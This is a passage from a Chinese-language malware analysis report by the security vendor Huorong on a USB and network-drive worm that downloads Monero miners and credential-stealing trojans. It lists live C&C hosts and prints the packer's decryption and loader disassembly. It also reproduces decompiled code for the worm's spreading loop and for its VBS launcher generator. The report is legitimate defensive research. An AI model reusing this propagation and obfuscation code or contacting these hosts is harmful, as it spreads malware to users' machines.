
火绒安全
www.huorong.cn

黑客利用病毒挖门罗币

已获利 60 余万



目录

一、 概述 3
二、 样本分析 5
蠕虫病毒 11
挖矿病毒 18
三、 附录 23

一、 概述

近日，火绒安全团队截获一批蠕虫病毒。这些病毒通过 U 盘、移动硬盘等移动介质及网络驱动器传播，入侵电脑后，会远程下载各类病毒模块，以牟取利益。这些被下载的有盗号木马、挖矿病毒等，并且已经获得约 645 个门罗币（合 60 余万人民币）。这类新蠕虫病毒还在不断更新，未来可能发动更大规模的攻击。

该病毒早在 2014 年就已出现，并在国内外不断流窜，国外传播量远超于国内。据“火绒威胁情报系统”监测显示，从 2018 年开始，该病毒在国内呈现出迅速爆发的威胁态势，并且近期还在不断传播。

火绒工程师发现，该病毒通过可移动存储设备(U 盘、移动硬盘等)和网络驱动器等方式进行传播。被该蠕虫病毒感染后，病毒会将移动设备、网络驱动器内的原有文件隐藏起来，并创建了一个与磁盘名称、图标完全相同的快捷方式，诱导用户点击。用户一旦点击，病毒会立即运行。

病毒运行后，首先会通过 C&C 远程服务器返回的控制命令，将其感染的电脑进行分组，再针对性的获取相应的病毒模块，执行盗号、挖矿等破坏行为。


病毒作者十分谨慎，将蠕虫病毒及其下载的全部病毒模块，都使用了混淆器，很难被安全软件查杀。同时，其下载的挖矿病毒只会在用户电脑空闲时进行挖矿，并且占用 CPU 资源很低，隐蔽性非常强。

不仅如此，该病毒还会删除被感染设备或网络驱动器根目录中的可疑文件，以保证只有自身会进入用户电脑。由此可见，该病毒以长期占据用户电脑来牟利为目的，日后不排除会远程派发其他恶性病毒（如勒索病毒）的可能。

“火绒安全软件”无需升级即可拦截并查杀该病毒。

二、 样本分析

近期，火绒截获到一批蠕虫病毒样本，该病毒主要通过网络驱动器和可移动存储设备进行传播。该病毒在 2014 年前后首次出现，起初病毒在海外传播量较大，在国内的感染量十分有限，在进入 2018 年之后国内感染量迅速上升，逐渐呈现出迅速爆发的威胁态势。该病毒代码执行后，会根据远程 C&C 服务器返回的控制命令执行指定恶意逻辑，甚至可以直接派发其他病毒代码到本地计算机中进行执行。现阶段，我们发现的被派发的病毒程序包括：挖矿病毒、盗号木马等。病毒恶意代码运行与传播流程图，如下图所示：



病毒恶意代码运行与传播流程图

该病毒所使用的 C&C 服务器地址众多，且至今仍然在随着样本不断进行更新，我们仅以部分 C&C 服务器地址为例。如下图所示：

C&C 服务器地址
112.126.94.107
uoiaefnouegiajifj.nl
rohgoruhgsorhugih.at
abvainvienvaiebai.com
rohgoruhgsorhugih.info

C&C 服务器地址

该病毒会将自身拷贝到可移动存储设备和网络驱动器中，病毒程序及脚本分别名为 DeviceConfigManager.exe 和 DeviceConfigManager.vbs。被该病毒感染后的目录，如下图所示：

被该病毒感染后的目录（上为可移动存储设备，下为网络驱动器）

火绒截获的蠕虫病毒样本既其下载的其他病毒程序全部均使用了相同的混淆器，此处对其所使用的混淆器进行统一分析，下文中不再赘述。其所使用的混淆器会使用大量无意义字符串或数据调用不同的系统函数，使用此方法达到其混淆目的。混淆器相关代码，如下图所示：

```
.text:00401368              jge     short loc_401385
.text:0040136D              push    0               ; nHeight
.text:0040136F              push    0               ; nWidth
.text:00401371              push    0               ; Y
.text:00401373              push    0               ; X
.text:00401375              push    0               ; nCount
.text:00401377              push    0               ; lpData
.text:00401379              push    0               ; lpOutputFunc
.text:0040137B              push    0               ; hBrush
.text:0040137D              push    0               ; hDC
.text:0040137F              call    ds:GrayStringA
.text:00401385
.text:00401385 loc_401385:                          ; CODE XREF: wWinMain(x,x,x,x)+157↑j
.text:00401385              push    0               ; bTimeAdjustmentDisabled
.text:00401387              push    0               ; dwTimeAdjustment
.text:00401389              call    ds:SetSystemTimeAdjustment
.text:0040138F              cmp     [ebp+var_9C], 197h
.text:00401399              jge     short loc_4013C0
.text:0040139B              push    28h
.text:0040139D              pop     ecx
.text:0040139E              mov     esi, offset aKeyupocunucipo ; "keyupocunucipojafiyayama zu pinonebazah"...
.text:004013A3              lea     edi, [ebp+NewItem]
.text:004013A9              rep movsd
.text:004013AB              movsw
.text:004013AD              lea     eax, [ebp+NewItem]
.text:004013B3              push    eax             ; lpNewItem
.text:004013B4              push    0               ; uIDNewItem
.text:004013B6              push    0               ; uFlags
.text:004013B8              push    0               ; hMenu
.text:004013BA              call    ds:AppendMenuW
.text:004013C0
.text:004013C0 loc_4013C0:                          ; CODE XREF: wWinMain(x,x,x,x)+185↑j
.text:004013C0              push    0               ; lpPoint
.text:004013C2              push    0               ; hWnd
.text:004013C4              call    ds:ClientToScreen
.text:004013CA              cmp     [ebp+var_9C], 186h
.text:004013D4              jge     short loc_401400
.text:004013D6              push    0               ; nSize
.text:004013D8              call    ds:InitAtomTable
.text:004013DE              push    6
.text:004013E0              pop     ecx
.text:004013E1              mov     esi, offset aCecudixetixake ; "cecudixetixakehereseyeta"
.text:004013E6              lea     edi, [ebp+String]
.text:004013EC              rep movsd
.text:004013EE              movsb
.text:004013EF              push    0               ; hData
.text:004013F1              lea     eax, [ebp+String]
.text:004013F7              push    eax             ; lpString
.text:004013F8              push    0               ; hWnd
.text:004013FA              call    ds:SetPropA
```

混淆代码

混淆器中使用了大量与上图中类似的垃圾代码，而用于还原加载原始 PE 镜像数据的关键逻辑代码也被穿插在这些垃圾代码中。还原加载原始 PE 数据的相关代码，如下图所示：

```
.text:004015CD                  cmp     [ebp+var_360], 48FC5Dh
.text:004015D7                  jnz     short loc_4015EC
.text:004015D9                  push    code_len        ; dwBytes
.text:004015DF                  push    0               ; uFlags
.text:004015E1                  call    ds:GlobalAlloc
.text:004015E7                  mov     code_buf_ptr, eax
.text:004015EC
.text:004015EC loc_4015EC:                              ; CODE XREF: wWinMain(x,x,x,x)+3C3↑j
.text:004015EC                  jmp     short loc_401592
.text:004015EE ; ---------------------------------------------------------------------------
.text:004015EE
.text:004015EE loc_4015EE:                              ; CODE XREF: wWinMain(x,x,x,x)+395↑j
.text:004015EE                  mov     eax, bin_encoded_code_data_ptr
.text:004015F3                  mov     bin_encoded_code_data_ptr_copy, eax
.text:004015F8                  and     [ebp+index], 0
.text:004015FF                  jmp     short loc_40160E
.text:00401601 ; ---------------------------------------------------------------------------
.text:00401601
.text:00401601 loc_401601:                              ; CODE XREF: wWinMain(x,x,x,x):loc_401693↓j
.text:00401601                  mov     eax, [ebp+index]
.text:00401607                  inc     eax
.text:00401608                  mov     [ebp+index], eax
.text:0040160E
.text:0040160E loc_40160E:                              ; CODE XREF: wWinMain(x,x,x,x)+3EB↑j
.text:0040160E                  mov     eax, [ebp+index]
.text:00401614                  cmp     eax, code_len
.text:0040161A                  jnb     short loc_401698
.text:0040161C                  cmp     [ebp+index], 0AD6h
.text:00401626                  jge     short loc_401660
                                *** ***
.text:00401660 loc_401660:                              ; CODE XREF: wWinMain(x,x,x,x)+412↑j
.text:00401660                  mov     eax, code_buf_ptr
.text:00401665                  add     eax, [ebp+index]
.text:0040166B                  mov     ecx, bin_encoded_code_data_ptr_copy
.text:00401671                  add     ecx, [ebp+index]
.text:00401677                  mov     cl, [ecx+0BECA0h]
.text:0040167D                  mov     [eax], cl
.text:0040167F                  cmp     [ebp+index], 622h
.text:00401689                  jge     short loc_401693
.text:0040168B                  push    0               ; hMem
.text:0040168D                  call    ds:LocalLock
.text:00401693
.text:00401693 loc_401693:                              ; CODE XREF: wWinMain(x,x,x,x)+475↑j
.text:00401693                  jmp     loc_401601
.text:00401698 ; ---------------------------------------------------------------------------
                                *** ***
.text:004016F0
.text:004016F0 loc_4016F0:                              ; CODE XREF: wWinMain(x,x,x,x)+4BF↑j
.text:004016F0                  cmp     [ebp+var_368], 260D26h
.text:004016FA                  jnz     short loc_40175E
.text:004016FC                  push    offset LibFileName ; "kernel32.dll"
.text:00401701                  call    ds:LoadLibraryA
.text:00401707                  mov     hModule, eax
.text:0040170C                  push    offset String2  ; "Virtual"
.text:00401711                  push    offset ProcName ; lpString1
.text:00401716                  call    ds:lstrcpyA
.text:0040171C                  push    offset aProtect ; "Protect"
.text:00401721                  push    offset ProcName ; lpString1
.text:00401726                  call    ds:lstrcatA
.text:0040172C                  push    offset ProcName ; lpProcName
.text:00401731                  push    hModule         ; hModule
.text:00401737                  call    ds:GetProcAddress
.text:0040173D                  mov     VirtualProtect, eax
.text:00401742                  lea     eax, [ebp+var_76C]
.text:00401748                  push    eax
.text:00401749                  push    [ebp+var_4]
.text:0040174C                  push    code_len
.text:00401752                  push    code_buf_ptr
.text:00401758                  call    VirtualProtect
.text:0040175E
.text:0040175E loc_40175E:                              ; CODE XREF: wWinMain(x,x,x,x)+4E6↑j
.text:0040175E                  cmp     [ebp+var_368], 893h
.text:00401768                  jge     short loc_401775
.text:0040176A                  push    offset RootPathName ; "gupegaleheruwagobukiredexuvuwa jeyowujo"...
.text:0040176F                  call    ds:GetDriveTypeW
.text:00401775
.text:00401775 loc_401775:                              ; CODE XREF: wWinMain(x,x,x,x)+554↑j
.text:00401775                  jmp     loc_4016AC
.text:0040177A ; ---------------------------------------------------------------------------
.text:0040177A
.text:0040177A loc_40177A:                              ; CODE XREF: wWinMain(x,x,x,x)+4AF↑j
.text:0040177A                  push    offset key
.text:0040177F                  push    code_len
.text:00401785                  push    code_buf_ptr
.text:0040178B                  call    decrypt_code
.text:00401790                  and     [ebp+var_770], 0
.text:00401797                  jmp     short loc_4017A6
.text:00401799 ; ---------------------------------------------------------------------------
                                *** ***
.text:004017C6
.text:004017C6 loc_4017C6:                              ; CODE XREF: wWinMain(x,x,x,x)+5A8↑j
.text:004017C6                  cmp     [ebp+var_770], 3458BEh
.text:004017D0                  jnz     short loc_4017E3
.text:004017D2                  nop
.text:004017D3                  add     code_len, 6328D06Ah
.text:004017DD                  call    code_buf_ptr
```

拷贝被加密的代码数据


修改内存属性

解密代码数据

调用还原加载原始PE数据的相关代码


还原加载原始 PE 镜像数据的相关代码

上述代码运行完成后，会调用加载原始 PE 镜像数据的相关的代码逻辑。加载原始 PE 镜像数据的代码，首先会获取 LoadLibrary、GetProcAddress 函数地址及当前进程模块基址，之后借此获取其他关键函数地址。解密后的相关代码，如下图所示：



解密后的加载代码

原始 PE 镜像数据被使用 LZO 算法（Lempel-Ziv-Oberhumer）进行压缩，经过解压，再对原始 PE 镜像进行虚拟映射、修复导入表及重定位数据后，即会执行原始恶意代码逻辑。相关代码，如下图所示：



调用解压缩及虚拟映射相关代码

蠕虫病毒

该病毒整体逻辑分为两个部分，分别为传播和后门逻辑。该病毒的传播只针对可移动存储设备和网络驱动器，被感染后的可移动存储设备或网络驱动器根目录中会被释放一组病毒文件，并通过诱导用户点击或利用系统自动播放功能进行启动。蠕虫病毒通过遍历磁盘进行传播的相关逻辑代码，如下图所示：

```
void __stdcall __noreturn worm_main(LPVOID lpThreadParameter)
{
  FILE *v1; // eax
  FILE *v2; // esi
  const WCHAR *v3; // esi
  __int16 v4; // ax
  __int16 Dst; // [esp+10h] [ebp-2DCh]
  WCHAR VolumeNameBuffer; // [esp+E0h] [ebp-20Ch]

  memset((void *)&Filename, 0, 0x208u);
  GetModuleFileNameW(0, (LPWSTR)&Filename, 0x208u);
  v1 = wFopen(&Filename, L"rb");
  v2 = v1;
  if ( v1 )
  {
    fseek(v1, 0, 2);
    dword_407970 = ftell(v2);
    fclose(v2);
  }
  while ( 1 )
  {
    memset(&Dst, 0, 0xD0u);
    memset(&VolumeNameBuffer, 0, 0x20Au);
    GetLogicalDriveStringsW(0xD0u, (LPWSTR)&Dst);
    v3 = (const WCHAR *)&Dst;
    if ( Dst )
    {
      do
      {
        if ( GetDriveTypeW(v3) == DRIVE_REMOVABLE )
        {
          v4 = *v3 | 0x20;
          if ( v4 != 'a' && v4 != 'b' )
          {
            SetErrorMode(1u);
            if ( GetVolumeInformationW(v3, &VolumeNameBuffer, 0x105u, 0, 0, 0, 0, 0) )
              drop_malware((int)v3, (int)&VolumeNameBuffer, 0);
            else
              drop_malware((int)v3, (int)&ExistingFileName, 0);
          }
        }
        if ( GetDriveTypeW(v3) == DRIVE_REMOTE && (*v3 | 0x20) != 'c' )
          drop_malware((int)v3, (int)&ExistingFileName, HANDLE_FLAG_INHERIT);
        v3 += 4;
      }
      while ( *v3 );
    }
    Sleep(0x3E8u);
  }
}
```

遍历磁盘传播

被释放的病毒文件及文件描述，如下图所示：

病毒文件名	文件描述
DeviceConfigManager.exe	蠕虫病毒
DeviceConfigManager.vbs	用于启动蠕虫病毒，关闭当前资源管理器窗口并打开“_”目录
与磁盘同名的快捷方式	启动 DeviceConfigManager.vbs
autorun.inf	通过系统设备自动播放功能启动 DeviceConfigManager.exe

被释放的病毒文件及文件描述

蠕虫病毒会通过在病毒 vbs 脚本中随机插入垃圾代码方式对抗安全软件查杀，被释放的 vbs 脚本首先会关闭当前资源管理器窗口，之后打开磁盘根目录下的“_”文件夹，最后执行病毒程序 DeviceConfigManager.exe。释放病毒 vbs 脚本相关逻辑，如下图所示：

```
snwprintf(wstr_root_path, 0x208u, L"%ls*", drive_name);
snwprintf(&wstr_lnk_path, 0x208u, L"%ls\\%s.lnk", drive_name, vol_name);
snwprintf(&wstr_lnk_name, 0x208u, L"%s.lnk", vol_name);
snwprintf(&wstr_autorun_inf_path, 0x208u, L"%ls\\autorun.inf", drive_name);
snwprintf(&wstr_virus_dir_path, 0x208u, L"%ls\\_", drive_name);
snwprintf(&wstr_DeviceConfigManager_exe_path, 0x208u, L"%ls\\_\\DeviceConfigManager.exe", drive_name);
snwprintf(&wstr_DeviceConfigManager_vbs_path, 0x208u, L"%ls\\DeviceConfigManager.vbs", drive_name);
if ( PathFileExistsW(&wstr_DeviceConfigManager_vbs_path) )
{
LABEL_16:
  v4 = (void (__stdcall *)(LPCWSTR, DWORD))SetFileAttributesW;
  goto LABEL_17;
}
v4 = (void (__stdcall *)(LPCWSTR, DWORD))SetFileAttributesW;
if ( PathFileExistsW(&wstr_autorun_inf_path) )
{
  SetFileAttributesW(&wstr_autorun_inf_path, FILE_ATTRIBUTE_NORMAL);
  DeleteFileW(&wstr_autorun_inf_path);
}
File = wFopen(&wstr_DeviceConfigManager_vbs_path, L"w");
if ( File )
{
  memset(&v37, 0, 0x190u);
  memset(&v40, 0, 0x190u);
  v5 = rand() % 60000 + 10000;
  v6 = rand() % 60000 + 10000;
  v7 = rand();
  snwprintf(&v37, 0x190u, L"t%d%d%d", v7 % 60000 + 10000, v6, v5);
  v8 = rand() % 60000 + 10000;
  v9 = rand() % 60000 + 10000;
  v10 = rand();
  snwprintf(&v40, 0x190u, L"t%d%d%d", v10 % 60000 + 10000, v9, v8);
  fwprintf(File, L"Dim %s\n", &v37);
  fwprintf(File, L"Dim %s\n", &v40);
  for ( i = 0; i < rand() % 100 + 50; ++i )
  {
    v11 = rand() % 60000 + 10000;
    v12 = rand() % 60000 + 10000;
    v13 = rand();
    fwprintf(File, L"Dim t%d%d%d\n", v13 % 60000 + 10000, v12, v11);
  }
  fwprintf(File, L"Set %s = wscript.CreateObject(\"WScript.Shell\")\n", &v37);
  fwprintf(File, L"Set %s = wscript.CreateObject(\"Scripting.FileSystemObject\")\n", &v40);
  for ( i = 0; i < rand() % 100 + 50; ++i )
  {
    v14 = rand() % 60000 + 10000;
    v15 = rand() % 60000 + 10000;
    v16 = rand();
    fwprintf(File, L"Dim t%d%d%d\n", v16 % 60000 + 10000, v15, v14);
  }
  fwprintf(File, L"%s.SendKeys \"%{F4}\"\n", &v37);
  for ( i = 0; i < rand() % 100 + 50; ++i )
  {
    v17 = rand() % 60000 + 10000;
    v18 = rand() % 60000 + 10000;
    v19 = rand();
    fwprintf(File, L"Dim t%d%d%d\n", v19 % 60000 + 10000, v18, v17);
  }
  fwprintf(File, L"If %s.FolderExists(\"_\") Then\n", &v40);
  fwprintf(File, L"%s.Run \"_\"\n", &v37);
  fwprintf(File, L"End If\n");
  for ( i = 0; i < rand() % 100 + 50; ++i )
  {
    v20 = rand() % 60000 + 10000;
    v21 = rand() % 60000 + 10000;
    v22 = rand();
    fwprintf(File, L"Dim t%d%d%d\n", v22 % 60000 + 10000, v21, v20);
  }
  fwprintf(File, L"If %s.FileExists(\"_\\DeviceConfigManager.exe\") Then\n", &v40);
  fwprintf(File, L"%s.Run \"_\\DeviceConfigManager.exe\", 2\n", &v37);
  fwprintf(File, L"End If\n");
  for ( i = 0; i < rand() % 100 + 50; ++i )
  {
    v23 = rand() % 60000 + 10000;
    v24 = rand() % 60000 + 10000;
    v25 = rand();
    fwprintf(File, L"Dim t%d%d%d\n", v25 % 60000 + 10000, v24, v23);
  }
  fclose(File);
  SetFileAttributesW(&wstr_DeviceConfigManager_vbs_path, 7u);
  goto LABEL_16;
}
```


随机在脚本中生成垃圾代码

释放病毒 vbs 脚本相关逻辑

除了释放病毒文件外，病毒还会根据扩展名删除磁盘根目录中的可疑文件（删除时会将自身释放的病毒文件排除）。被删除的文件后缀名，如下图所示：

